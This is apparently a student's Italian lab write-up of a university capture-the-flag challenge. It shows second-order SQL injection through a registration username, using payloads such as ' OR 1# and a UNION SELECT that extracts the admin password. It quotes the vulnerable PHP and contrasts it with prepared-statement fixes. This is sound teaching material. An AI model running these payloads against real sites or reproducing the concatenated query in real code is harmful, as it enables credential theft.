Titotto Paolo 895227

REPORT CHALLENGE 4

Sommario

REPORT CHALLENGE 4 1
IDEA RISOLUTIVA 2
PASSI RISOLUTIVI 2
1: 2
2: 3
3: 4
4: 5
5: 6
CODICE PHP: SEZIONE VULNERABILE 7
ESEMPI DI CODICE NON VULNERABILE TRAMITE PREPARED STATEMENT 9

Titotto Paolo 895227

IDEA RISOLUTIVA

L'idea risolutiva usata per questo challenge è la seguente:

Analizzare il codice di backup lasciato sul sito, estraendolo da localhost/index.php.bak, e successivamente analizzarlo e verificare dove fosse possibile un attacco di SQL injection. Per poter eseguire l'attacco devo controllare nel codice (disponibile grazie all'hint presente nella descrizione dell'esercitazione) dove non ci fossero prepared statement (componenti di codice specifiche per prevenire injection).

PASSI RISOLUTIVI

1:

Ho inserito il nome del file index.php.bak preceduto da '/' dopo l'url della pagina localhost Successivamente ho analizzato il codice e ho notato che tutte le query sono state scritte usando i prepared statement, eccetto una, quella della sessione. L'unico problema è che l'input avviene solo dal server. Per avere accesso al campo session devo di conseguenza effettuare il login alla pagina con qualsiasi account di cui io sappia la password relativa.

2:

Per provare a fare l'injection sulla session ho creato un account con le seguenti credenziali:

username: ' OR 1#

password: pwd

Il risultato è stato il seguete:

Wonderful website for Sicurezza@CaFoscari

Hi ' OR 1#!

Services:

- see your data
- log out
- ...
- (mmh website is under construction, be patient!)

Personal data:

Username:	admin
Name:	r1x
Lastname:	f0x
email:	focardi@unive.it
url:	https://secgroup.dais.unive.it/
Password:	(hidden)

Hide

Si può notare che lo username non è quello che ho inserito io in fase di registrazione e inoltre mi compaiono dati che io non ho inserito in fase di Sign in come Name, Lastname, email e url.

3:

Avendo scoperto questo ho provato a capire quante colonne avesse il database nella tabella utenti inserendo nella pagina di registrazione:
Username: ' UNION ALL SELECT 1,1,1,1,1,1,1 FROM utenti #
password: pwd

Il risultato è stato il seguente, ovvero ho ottenuto tutti 1 su tutte le colonne della tabella eccetto la password che è rimasta hidden in quanto è messa di default dal codice php.

Wonderful website for Sicurezza@CaFoscari

Hi ' UNION ALL SELECT 1,1,1,1,1,1,1 FROM utenti #!

Services:

- see your data
- log out
- ...
- (mmh website is under construction, be patient!)

Personal data:


Username:	1
Name:	1
Lastname:	1
email:	1
url:	1
Password:	(hidden)

Hide

4:

Scoperto questo ho sostituito uno degli 1, mettendola al posto dell'1 corrispondente a qualsiasi colonna eccetto la prima e la sesta dovuto alle impostazioni del DB (scoperto facendo test), con il nome della colonna interessata ovvero password. Di conseguenza le credenziali erano:
Username: ' UNION ALL SELECT 1,1,1,1,1,1,password FROM utenti #
Password: pwd

Il risultato è stato il seguente



Wonderful website for Sicurezza@CaFoscari

Hi ' UNION ALL SELECT 1,1,1,1,1,1,password FROM utenti #!

Services:

- see your data
- log out
- ...
- (mmh website is under construction, be patient!)

Personal data:

Username:	1
Name:	1
Lastname:	1
email:	1
url:	findthisoneifyouc4n!
Password:	(hidden)

5:

Fatto questo ho scoperto che la password di admin è: findthisoneifyouc4n! e ho eseguito il login con:
Username: admin
Password: findthisoneifyouc4n!

Il risultato è il seguente:

Wonderful website for Sicurezza@CaFoscari

Hi admin!

GREAT YOU SOLVED THIS CHALLENGE!!!

Services:

- see your data
- log out
- ...
- (mmh website is under construction, be patient!)

Personal data:

Username:	admin
Name:	r1x
Lastname:	f0x
email:	focardi@unive.it
url:	https://secgroup.dais.unive.it/
Password:	(hidden)

Hide

Titotto Paolo 895227

CODICE PHP: SEZIONE VULNERABILE

Le seguenti righe evidenziano la sezione di codice vulnerabile:

```php
if ($page === "user") {

        require_once("greetings.php");

        // shows user's data:

        if (isset($_GET['show_data'])) {

            // We retrieve data using the registered username taken

            // from the current session $_SESSION['username']

            // NOTE: this is NOT user input, is stored in the server!

            // no SQL injection is possible here ...

            echo "<p>Personal data:</p>";

            $query = "SELECT * FROM utenti WHERE username = '" . $_SESSION['username'] . "'";

            $result = $link->query($query);

            if (!$result) {

                var_dump($query); // Showing the query is instructive!

                die('mysql error: '. mysqli_error($link));

            } else {

                $data = $result->fetch_array(MYSQLI_ASSOC);

                if (count((array) $data) > 0) {

                    echo '<table >';

                    echo '<tr><td>Username: </td><td>', $data['username'],' </td></tr>';

                    echo '<tr><td>Name:     </td><td>', $data['name'],' </td></tr>';

                    echo '<tr><td>Lastname: </td><td>', $data['lastname'],' </td></tr>';

                    echo '<tr><td>email:    </td><td>', $data['mail'],' </td></tr>';

                    echo '<tr><td>url:      </td><td>', $data['url'],' </td></tr>';

                    echo '<tr><td>Password: </td><td> (hidden) </td></tr>';

                    echo '</table>';

                    echo '<p><a href="index.php?page=user">Hide</a></p>';

                }

            }
```

```
        }

    }
```

La riga fondamentale che permette SQL injection è

$query = “SELECT * FROM utenti WHERE = username = ‘ ”

Quindi notando che è presente un solo ‘ posso metterne un altro e fare una qualsiasi altra sottoquery che restituisca true per eseguire l’accesso. Ad esempio quelle citate precedentemente nella spiegazione.

Titotto Paolo 895227

ESEMPI DI CODICE NON VULNERABILE TRAMITE PREPARED STATEMENT

Ecco alcune righe che dimostrano come poter proteggere il codice da injection. Si può notare infatti che le query hanno una componente aggiuntiva che funge da prepare statement e chiamata appunto prepare:

```
 if(isset($_POST['username'])){
            if (!$_POST['username'] || !$_POST['password']) {
                echo '<p>ERROR: please set at least username and password</p>';
            } else {
                // We use prepared statements to prevent SQL injections!

                // Let's first check that username is not taken
                $stmt = $link->prepare("SELECT 1 FROM utenti WHERE username = ?");
                $stmt->bind_param("s", $_POST['username']);
                if (!$stmt->execute()) {
                    die('mysql error: '. mysqli_error($stmt->error()));
                }
                $result = $stmt->get_result();
                $stmt->close();

                if ( $result->fetch_array() ) {
                    echo '<p>ERROR: username ' . $_POST['username'] . ' already
taken, sorry!</p>';
                } else {
                    // username is available!
                    // We use prepared statements to prevent SQL injections!
                    $stmt = $link->prepare("INSERT INTO utenti (username, password,
name,lastname, mail, url) VALUES (?,?,?,?,?,?)");
                    $stmt->bind_param("ssssss",
$_POST['username'],$_POST['password'],$_POST['name'],$_POST['lastname'],$_POST['mai
l'],$_POST['url']);

                    if (!$stmt->execute()) {
                        die('mysql error: '. mysqli_error($stmt->error()));
                    }
                    echo '<p> User ' . $_POST['username'] . ' succesfully
added!</p>';
                    echo '<p> Go to the <a href="index.php?page=login">log in
page</a></p>';
                }
            }
        }
    }
```